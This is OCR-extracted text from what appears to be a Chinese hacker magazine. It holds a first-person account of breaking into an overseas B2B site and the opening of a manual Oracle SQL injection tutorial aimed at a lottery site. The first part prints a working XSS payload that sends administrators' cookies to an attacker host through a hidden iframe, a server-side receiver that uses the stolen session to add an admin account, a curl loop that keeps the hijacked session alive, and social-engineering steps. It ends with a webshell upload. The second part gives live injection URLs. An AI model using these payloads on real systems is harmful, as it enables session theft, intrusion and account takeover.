            For num = 1 To 20
                    createobject("sapi.spvoice").speak("Got it,go go go.")
            Next
            Exit do
    End If
    wsh.sleep 1000
Loop

Function check()
    Set Retrieval = CreateObject("Microsoft.XMLHTTP")
    With Retrieval
    .Open "Get", "http://www.xxxxxx.com/1.txt", False, "", ""
    .Send
    check= .status
    End with
End Function
```

写好代码后，就往表单里提交了，如图4所示。提交后，开启CMD，执行check.vbs了如图5所示。一看时间已经11点了，先休息吧，等报警声了，于是躺床上睡觉了。

不知道是人品好，还是不想让我睡个好觉，大概睡了4个多小时吧，报警声就响了，又郁闷又兴奋（别人肯定以为我疯了）。郁闷的是，我的美梦没了，兴奋的是，网站可能有希望了。有的朋友可能会疑问，这么半夜三更的管理员会去看订单？嘿嘿，你可别忘了，这是B2B，而且是专门对老外的B2B，有时差的。赶紧洗把脸，清醒清醒。

一看1.txt的内容，嘿嘿，成功获取到了：/b2b-admin8899/dindan.asp|ASPSESSIONIDASATSQDC=NKJFKKJBHFIBHCGCAPHAPMHO。




图 4




图 5

前面是网站后台地址，后面是SESSION。于是赶紧拿出老兵的"Cookie & Inject Browse"，先访问一下目标站点然后替换下SESSION，再次访问目标站点，成功进入，如图6所示。

进去后，首先找添加管理员的地方，赶紧添加个管理员。为什么呢？因为SESSION有时间限制，还有被对方销毁的危险，如果不在最短的时间加个管理员，SESSION失效了，或者对方注销了，就没办法继续了，又要苦等一段时间了。

添加管理员后，赶紧登陆，然后删除用户，预防被发现。为了预防自己的SESSION也失效，赶紧用批处理+CURL循环维持SESSION，只要不注销，服务器不重启，SESSION就会活着。

先执行 **curl –D session.**




图 6

txt http://www.xxxxxx.com/b2b-admin8899/index.asp获得COOKIE样本，然后修改COOKIE值为我们获取的，session.txt格式如下：



图 8

```
HTTP/1.1 200 OK
Date: Wed, 11 Mar 2010 03:34:42 GMT
Server: Microsoft-IIS/6.0
Content-Length: 106
Content-Type: text/html
Set-Cookie: ASPSESSIONIDASATSQDC=NKJFKKJBHFIBHCGCAPHAPMHO; path=/
Cache-control: private
```

bat内容：

```
:go
curl -b session.txt http://www.xxxxxx.com/b2b-admin8899/index.asp
ping -n 5 127.1>null
goto go
```

虽然进入后台了，但是翻遍后台，也没找到可以获取SHELL的好地方。有一个上传被删除了，还有一个是开源的FLASH上传，于是找了代码研究了下：

```
call wenjiansc("\") '路径被设的死死的
filekzmzz=filekzm(file.FileName)
if filekzmzz="gif" or filekzmzz="jpg" or filekzmzz="jpeg" or filekzmzz="bmp" or filekzmzz="png" or filekzmzz="mp3" then
    省略
Function filekzm(textS)
    dim p,ii,c
    c=len(texts)
    for ii=1 to 10
        p=mid(texts,c-ii,1)
        if p="." then
            filekzm=lcase(mid(texts,c-ii+1,ii))
            exit for
        end if
    next
end function
```

发现后缀也被限制的死死的，不匹配的话是没办法绕过了。万般无奈之下，只能重新加上用户，等白天再求助好友Trace了，让他帮忙看看。

第二天，Trace看完也说SHELL这边基本没希望了，看看那个被删除的上传文件吧，参数看着眼熟，或许别的后台没删除。没办法，只能旁注批量扫了下那个上传文件。不过，虽然扫出了几个没删除的，但是全部需要登录才能使用。但是这回我们已经有相同的后台了，进入别的后台也只是时间问



图 7

题。不过为了成功率，我再次修改了下JS代码和接收端的代码，根据目标后台结构，增加了一个功能：添加用户！ js代码如下：

```
var host=window.location.host;
var str=unescape(window.location.pathname);
var url='http:\/\/'+host+'\/'+str.substring(1,str.indexOf("/dindan"))+'\/';
cv=escape(document.cookie);
function f()
{
 ifm=document.createElement("IFRAME");
 document.body.appendChild(ifm);
 ifm.width=0;
 ifm.height=0;
 ifm.src="http://www.xxxxxx.com/1.asp?url="+escape(url)+"&c="+cv;
}
setTimeout(f,"1000");
```

接收端代码如下：

```
<%
url=unescape(request("url"))
cookie=unescape(request("c"))
if url <> "" then
    if cookie <> "" then
        url=url&"addadmin.asp"
s="admin=adminadd&password=123123&pflag=1&dflag=1&sflag=1&Submit=%CC%ED%BC%D3"
        Set xPost = Server.CreateObject("msxml2.serverXMLHTTP")
        xPost.open "POST",url,False
        xPost.setRequestHeader "Content-Type","application/x-www-form-urlencoded"
        xPost.setRequestHeader "Cookie",cookie
        xPost.send(s)
        set fso=Server.CreateObject("Scripting.FileSystemObject")
        with fso.opentextfile(Server.mappath("1.txt"),8,true)
        .writeline url
        .writeline cookie
        .close
        End with
        set fso=nothing
    end if
end if
%>
```

为什么不直接在JS里添加用户呢？为了减轻JS的操作，也为了兼容性。删除1.txt，然后提交订单，开启CMD再次监控。这次我换成主动出击，注册了个HOTMAIL，加上目标的销售人员。一阵攀谈后，诱导对方去查看订单信息。没过一会儿，可爱的报警声再次响起。赶紧登陆获取的后台。进入上传页面，如图7。

果然是Trace以前挖掘过漏洞的上传程序。于是，一系列的流程：抓包，修改，上传，成功获得WEBSHELL。如图8。

编辑点评： *很精巧的一次xss利用过程。有分析，有代码，有实战，有结果，这样的xss文章才是我们要的！*

jsp+oracle 手工注入中国足彩在线

图鬼谷先生@H4CK.CN

SQL注入漏洞大家都已经很熟悉了，根据数据库的不同，注入语句的构造也略有不同，平时比较常见的一般都是sql server、mysql、access，像oracle、db2都比较少见，今天就和大家一起来探讨一下JSP+ORACLE类型的注入利用吧。

首先，我们选中的是中国足彩在线，整站基本都是静态网页，但在“足彩培训师名单”中发现使用了动态网页的形式：URL：http://www.totoxxxxx.com/jst/md_end.jsp?id=17（图1）。

一、判断数据库类型

首先是判断数据库类型，这个方法有很多，比较简单方便的是在url后面直接加sql注释符，mysql的注释符是“/*”，sql server和oracle的是“--”。

我们分别提交：http://www.totoxxxxx.com/jst/md_end.jsp?id=17/*、http://www.totoxxxxx.com/jst/md_end.jsp?id=17--




图 1




图 2




图 3

前者返回错误页面如图 2 所示。

提示错误信息：java.sql.SQLSyntaxErrorException：ORA-01742：comment not terminated properly。后者返回页面正常，说明数据库类型不是 mysql，有可能是 sql server 或 orcale。下面再进一步判断。

提交如下 URL 判断是否存在 user_tables 表，因为 user_tables 表是 orcale 特有的表，如果页面返回正常说明是 orcale 数据库，如果返回错误页面说明是 sql server 数据库。

http://www.totoxxxxx.com/jst/md_end.jsp?id=17 and (select count (*) from user_tables)>0--

返回正常，说明表 user_tables 存在，说明是 orcale 数据库。接下来的渗透主要有两个思路，一个是暴力猜解，一个是使用联合查询来爆库。前者适用于使用工具猜解，后者一般手工注入来实现。这里推荐使用手工注入，因为自己构造 sql 语句可以更灵活更准确的得到我们想要的。

二、猜解字段个数

